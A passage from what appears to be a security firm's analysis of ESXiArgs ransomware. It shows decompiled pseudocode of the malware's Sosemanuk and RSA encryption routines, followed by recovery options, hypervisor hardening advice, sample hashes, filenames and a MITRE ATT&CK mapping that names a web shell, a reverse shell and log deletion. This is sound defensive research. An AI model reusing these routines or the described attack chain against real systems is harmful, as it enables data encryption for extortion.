  unsigned __int64 v8; // [rsp+28h] [rbp-8h]

  v7 = a2;
  v6 = a3;
  v5 = a4;
  result = (_BYTE *)*(unsigned int *)(a1 + 128);
  if ( (unsigned int)result <= 0x4F )
  {
    v8 = 80LL - *(unsigned int *)(a1 + 128);
    if ( v8 > a4 )
      v8 = a4;
    xorbuf((_BYTE *)(a1 + 48 + *(unsigned int *)(a1 + 128)), a2, a3, v8);
    v7 = &a2[v8];
    v6 += v8;
    v5 -= v8;
    result = (_BYTE *)a1;
    *(_DWORD *)(a1 + 128) += v8;
  }
  while ( v5 )
  {
    sosemanuk_internal(a1);
    if ( v5 <= 0x4F )
    {
      xorbuf((_BYTE *)(a1 + 48), v7, v6, v5);
      result = (_BYTE *)a1;
      *(_DWORD *)(a1 + 128) = v5;
      v5 = 0LL;
    }
    else
    {
      result = xorbuf((_BYTE *)(a1 + 48), v7, v6, 80LL);
      v7 += 80;
```

```
__int64 __fastcall rsa_encrypt(__int64 a1, __int64 a2, int a3, void **a4, _DWORD *a5)
{
  int v5; // eax
  int v11; // [rsp+3Ch] [rbp-4h]

  if ( (int)lRSA_size(a1) > a3 )
  {
    v5 = lRSA_size(a1);
    *a4 = calloc(v5, 1uLL);
    v11 = lRSA_public_encrypt((unsigned int)a3, a2, *a4, a1, 1LL);
    if ( v11 == -1 )
    {
      print_error_ex("RSA_public_encrypt", 1LL);
      return 2;
    }
    else
    {
      *a5 = v11;
      return 0;
    }
  }
  else
  {
    puts("encrypt_bytes: too big data");
    return 1;
  }
}
```

Figure 10: Sosemanuk and RSA encryption routines

Recovery Options

Before any recovery of virtual machines in attempted the ESXi Hypervisor should be secured and backed up. In some cases, the encryption may have failed to encrypt the VM data correctly and therefore some can be recovered. Enes Sonmez & Ahmet Aykac from YoreGroup Tech Team have documented a recovery workflow here, which might help victims to restore their VMs in a timely manner. It seems that this process only applies to VM with

“thin provisioned” storage though.
Update (2023-02-08): CISA released a recovery script for affected Hypervisors, you can find it on GitHub.

Steps to protect your Hypervisor

1 – **Keep your Hypervisor up-to-date**: Affected ESXi versions should be upgraded to the latest patch immediately. Versions that reached the End-of-Life in terms of vendor support should be decommissioned and migrated to a more recent version.

2 – **Do not expose your Hypervisor to the public Internet**: This includes all management interfaces (LAN, IPMI) but also protocols and features such as SSH, OpenSLP, SNMP and vSphere (which should all be disabled by default). Network access to the Hypervisor should be restricted through a firewall.

3 – **Back up your Hypervisor**: As with any other system affected by Ransomware, keeping Backups is a key step in restoring the service in a timely manner. This includes Virtual Harddisk files as well as VMware configuration data for the VMs.

4 – **Use Syslog to retain Logs**: ESXiArgs and many other Hypervisor-specific Ransomware target Log files on the system for deletion to prevent further investigation, so it is important to export and store these logs safely.

5 – **Disable the execution of unsigned software**: The configuration option *execInstalledOnly* restricts the ESXi to only execute so-called vSphere Installable Bundles (VIB) which refers to ESXi software components or VMware-approved third party applications. Any unsigned Ransomware binaries could therefore not be run on the system. It is important to understand that this configuration option should be persisted through UEFI SecureBoot (which requires a supported Hardware TPM) to defend against human-operated Ransomware. More information about this feature can be found here.

6 – **Review user authentication**: User authentication should not be done through Active Directory to prevent Lateral Movement to the Hypervisor in case of a Domain Controller compromise. Local user accounts should be restricted to a Password Policy, limited authentication attempts and temporary lockouts if they fail to authenticate.

Yara rules

Yara rules for the Python, Bash and Binary files utilized by ESXiArgs Ransomware can be found in our Github repository.

Indicators of Compromise

Samples

The Ransomware samples were procured through an affected victim on the BleepingComputer Forum.

11b1b2375d9d840912cfd1f0d0d04d93ed0cddb0ae4ddb550a5b62cd044d6b66 encrypt

10c3b6b03a9bf105d264a8e7f30dcab0a6c59a414529b0af0a6bd9f1d2984459 encrypt.sh

773d147a031d8ef06ee8ec20b614a4fd9733668efeb2b05aa03e36baaf082878 vmtools.py

Filenames

vmtools.py
encrypt
/tmp/tmpy_8th_nb
nohup.out
public.pem
archieve.zip
motd

MITRE ATT&CK Mapping

Tactic	Technique	Description	Observable
Reconnaissance	Active Scanning: Vulnerability Scanning (T1595.002)	Threat Actors behind ESXiArgs are actively scanning for vulnerable ESXi Servers	CVE-2021-21974 artifacts
Initial Access	Exploit Public-Facing Application (T1190)	Explotation of OpenSLP	CVE-2021-21974 artifacts
Execution	Command and Scripting Interpreter: Python (T1059.006)	Backdoor/Web Shell implemented in Python	vmtools.py
Persistence	Boot or Logon Initialization Scripts: RC Scripts (T1037.004)	Persisting the Python backdoor	/etc/rc.local.d/local.sh
Command and Control	Non-Standard Port (T1571)	Web Shell implemented in vmtools.py	HTTP Post Server on Port 8008

Command and Control	Non-Standard Port (T1571)	Reverse Shell implemented in vmtools.py	Reverse Shell via specified port; default fallback: 427
Execution	Command and Scripting Interpreter: Unix Shell (T1059.004)	Ransomware functionality is implemented in Bash	encrypt.sh
Impact	Data Encrypted for Impact (T1486)	VM data is encrypted via RSA+Sosemanuk	encrypt binary
Impact	Service Stop (T1489)	Ending a process to power down VMs	Killing the vmx process in encrypt.sh
Impact	Defacement: External Defacement (T1491.002)	Defacement of the vSphere Web Interface	Overwriting index.html with the Ransomnote
Impact	Defacement: Internal Defacement (T1491.001)	Defacement of the SSH MOTD	Overwriting motd with the Ransomnote
Defense Evasion	Indicator Removal: Clear Linux or Mac System Logs (T1070.002)	Log file deletion	Deleting all .log files

SECUINFRA Falcon Team · Author

Digital Forensics & Incident Response Experten

Neben den Tätigkeiten, die im Rahmen von Kundenaufträgen zu verantworten sind, kümmert sich das Falcon Team um den Betrieb, die Weiterentwicklung und die Forschung zu diversen Projekten und Themen im DF/IR Bereich.

Das SECUINFRA Falcon Team ist auf die Bereiche Digital Forensics (DF) und Incident Response (IR) spezialisiert. Hierzu zählen die klassische Host-Based Forensik, aber auch Themen wie Malware Analysis oder Compromise Assessment gehören zu diesem Aufgabengebiet. Neben den Tätigkeiten, die im Rahmen von Kundenaufträgen zu verantworten sind, kümmert sich das Falcon Team um den Betrieb, die Weiterentwicklung und die Forschung zu diversen Projekten und Themen im DF/IR Bereich. Dazu zählen beispielsweise Threat Intelligence oder die Erstellung von Erkennungsregeln auf Basis von Yara.
Digital Forensics & Incident Response experts

In addition to the activities that are the responsibility of customer orders, the Falcon team takes care of the operation, further development and research of various projects and topics in the DF/IR area.

The SECUINFRA Falcon Team is specialized in the areas of Digital Forensics (DF) and Incident Response (IR). This includes classic host-based forensics, but also topics such as malware analysis or compromise assessment. In addition to the activities for which we are responsible within the scope of customer orders, the Falcon team is also responsible for the operation, further development and research of various projects and topics in the DF/IR area. These include, for example, threat intelligence or the creation of detection rules based on Yara.
> All posts